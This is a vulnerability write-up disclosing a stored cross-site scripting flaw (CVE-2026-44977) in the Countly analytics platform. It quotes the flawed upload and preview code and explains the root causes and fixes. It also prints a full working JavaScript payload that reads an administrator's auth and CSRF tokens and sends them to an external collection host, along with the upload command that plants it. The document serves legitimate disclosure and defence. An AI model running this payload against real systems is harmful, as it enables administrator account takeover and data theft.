Found during joint research with Ali Mansour.
File upload endpoints are deceptively dangerous. Not because uploading is inherently risky, but because of what happens afterward: how the file is stored, what the server believes it is, and how it is served back. Get any of those wrong and the file the server accepted as data becomes code it executes for you.
This writeup covers CVE-2026-44977, a stored cross-site scripting vulnerability in Countly, an open-source product analytics platform. A low-privilege user could upload HTML that the server later served from its own origin, enabling full account takeover of a global administrator.
#The attack surface
Three endpoints form the chain. Individually, each does something reasonable. Together, they create a privilege escalation path from app-level admin to global admin compromise.
| # | Endpoint | Method | Role |
|---|---|---|---|
| 1 | /i/feedback/upload | POST | Stores attacker-controlled content |
| 2 | /feedback/preview/<name> | GET | Serves it back, publicly, with attacker-influenced Content-Type |
| 3 | / or /dashboard | GET | Contains the victim's session tokens in client-side JavaScript |
#The upload handler trusts the client
When a file is uploaded through the feedback endpoint, the server reads it into a buffer and builds a data URI for storage. The problem sits in one line.
// plugins/star-rating/api/api.js

function uploadFeedbackFile(myname, myfile) {
    return new Promise(function(resolve, reject) {
        var tmp_path = myfile.path;
        var type = myfile.type;            // <-- client-supplied, never validated
        // ...
        fs.readFile(tmp_path, (err, data) => {
            var data_uri_prefix = "data:" + type + ";base64,";
            var buf = Buffer.from(data);
            var image = buf.toString('base64');
            image = data_uri_prefix + image;

            countlyFs.gridfs.saveData("feedback", myname, image,
                {id: myname, writeMode: "overwrite"}, function(err2) {
                    // ...
                });
        });
    });
}
The server reads myfile.type directly from the upload request and bakes it into the stored data URI string. There is no validation, no allowlist, no magic-byte check. If the client says the file is text/html, the data URI prefix becomes data:text/html;base64,... and that MIME type is preserved in the database forever.
#The preview route reflects it
The preview route retrieves the stored file and serves it. To set the response Content-Type, it parses the MIME type back out of the data URI.
// plugins/star-rating/frontend/app.js

app.get(countlyConfig.path + '/feedback/preview/*', function(req, res) {
    // ...
    countlyFs.gridfs.getDataById("feedback", req.params[0], function(err, data) {
        var dd = data.split(',');
        var img = Buffer.from(dd[1], 'base64');
        res.writeHead(200, {
            'Content-Type': dd[0].substr(5, dd[0].length - 12),
            'Content-Length': img.length
        });
        res.end(img);
    });
});
Two things make this dangerous. First, the Content-Type header is reconstructed from whatever the attacker stored, so if the data URI says text/html, that is what the browser receives. Second, this route has no authentication. Anyone with the URL can open it.
#The authorization gap
The upload route is gated, but not tightly enough. It validates that the user has write access to an application, not that they are a global administrator.
// api/utils/rights.js

var hasAdminAccess = (typeof member.permission === "object"
    && typeof member.permission._ === "object"
    && typeof member.permission._.a === "object")
    && member.permission._.a.indexOf(params.qstring.app_id) > -1;
A user with admin access to a single application can upload files that will be served on the Countly origin, where they share a cookie jar with the global admin dashboard.
#Building the payload
The goal is to execute JavaScript in the victim's browser, on Countly's origin, and extract their session material. Countly exposes auth_token and csrf_token in the dashboard's HTML as properties of a global countlyGlobal object. A same-origin request to / retrieves the full page, tokens included.
The payload is a self-executing function that makes a synchronous XHR to the dashboard, parses the response for both tokens, and sends them to an external collection endpoint.
(function() {
  var BEE = "https://test-xss.free.beeceptor.com";
  var TARGET = "http://127.0.0.1:6001/";

  function sendDebug(status, len, middle, auth, csrf) {
    var data = "status=" + encodeURIComponent(status)
             + "&len=" + encodeURIComponent(len)
             + "&middle=" + encodeURIComponent(middle)
             + "&auth=" + encodeURIComponent(auth)
             + "&csrf=" + encodeURIComponent(csrf);
    if (navigator.sendBeacon) {
      navigator.sendBeacon(BEE, data);
    } else {
      fetch(BEE, { method: "POST", body: data, keepalive: true, mode: "no-cors" });
    }
  }

  var xhr = new XMLHttpRequest();
  xhr.open("GET", TARGET, false);  // synchronous, same-origin
  try {
    xhr.send();
    var html = xhr.responseText;

    var auth = "", csrf = "";
    var authIdx = html.indexOf('countlyGlobal["auth_token"]');
    if (authIdx !== -1) {
      var start = html.indexOf('"', authIdx + 26);
      var end = html.indexOf('"', start + 1);
      if (start !== -1 && end !== -1) auth = html.substring(start + 1, end);
    }
    var csrfIdx = html.indexOf('countlyGlobal["csrf_token"]');
    if (csrfIdx !== -1) {
      var start = html.indexOf('"', csrfIdx + 26);
      var end = html.indexOf('"', start + 1);
      if (start !== -1 && end !== -1) csrf = html.substring(start + 1, end);
    }

    sendDebug(xhr.status, html.length, "", auth, csrf);
  } catch(e) {
    sendDebug("error", "0", e.message, "", "");
  }
})();
The synchronous XHR is the key. Because the preview page is served from the Countly origin, this request carries the victim's cookies and succeeds as a same-origin read. The browser sees no cross-origin boundary to enforce.
#Triggering the upload
The attacker, logged in as an app-level admin, runs a single fetch from the browser console to upload the HTML payload:
const fd = new FormData();
fd.append("file", new File([htmlPayload], "ui-alert-2.html", { type: "text/html" }));

fetch("/i/feedback/upload?api_key=<app_admin_key>&app_id=<target_app>&name=ui-alert-2.html", {
  method: "POST",
  body: fd
});
The File constructor's type parameter is what the server trusts. By setting it to text/html, the attacker controls the MIME type that will later be reflected in the Content-Type response header.
#Delivering the link
The uploaded file is now available at /feedback/preview/ui-alert-2.html, publicly, with no authentication required. The attacker sends this URL to the global administrator. It could be in a Slack message, an email, or a support ticket. The page renders blank.

Nothing visible happens. The JavaScript has already executed, made the same-origin request, parsed the tokens, and sent them out.
#The tokens arrive
On the attacker's collection endpoint, two POST requests land. The request body contains the global administrator's auth_token and csrf_token, extracted from the dashboard HTML.

At this point the attacker has everything needed to act as the global administrator.
#From tokens to full compromise
With the stolen auth_token, the attacker can call any Countly API endpoint as the global administrator. To confirm, compare the two identities: the app-level admin who planted the payload, and the global admin whose token was stolen.

The first query returns the app admin: global_admin: false, scoped to a single application. The second query, using the stolen token, returns the global admin: global_admin: true, full platform access. The attacker then uses the same token to enumerate every MongoDB collection in the Countly instance, including auth_tokens, members, password_reset and all application data.
This is not theoretical. The stolen token provides direct, authenticated access to the database management endpoints, user records, and every piece of analytics data on the platform.
#Root cause
Five flaws combine to make this work. Any one of them, fixed in isolation, breaks the chain.
- No MIME type validation. The upload handler accepts the client-supplied
myfile.typewithout checking it against an allowlist of safe media types. - MIME type persisted in storage. The client-controlled type is baked into the data URI string and stored permanently. Even if validation were added to the upload path later, existing stored payloads would still be dangerous.
- Content-Type reflection on serve. The preview route extracts the MIME type from the stored data URI and sets it as the HTTP
Content-Typeheader. This turns a storage flaw into a serving flaw. - No authentication on the preview route. Anyone with the URL can trigger the payload. The attacker does not need to trick the victim into logging in to a specific page, only into clicking a link.
- Over-broad upload authorization. The upload route accepts requests from any user with app-level admin access, not only global administrators. This lowers the privilege floor for planting the payload.
The fix requires rejecting all active content types at upload, including text/html, application/xhtml+xml, image/svg+xml and XML-based types. The server should detect file type using content signatures rather than trusting the client, and the preview route should require authentication.
#Timeline
| Date | Event |
|---|---|
| 2026 | Vulnerability discovered and reported |
| 2026 | CVE-2026-44977 assigned |
| 2026 | Vendor notified, fix applied |
#References
- CVE-2026-44977
- Countly Server (GitHub)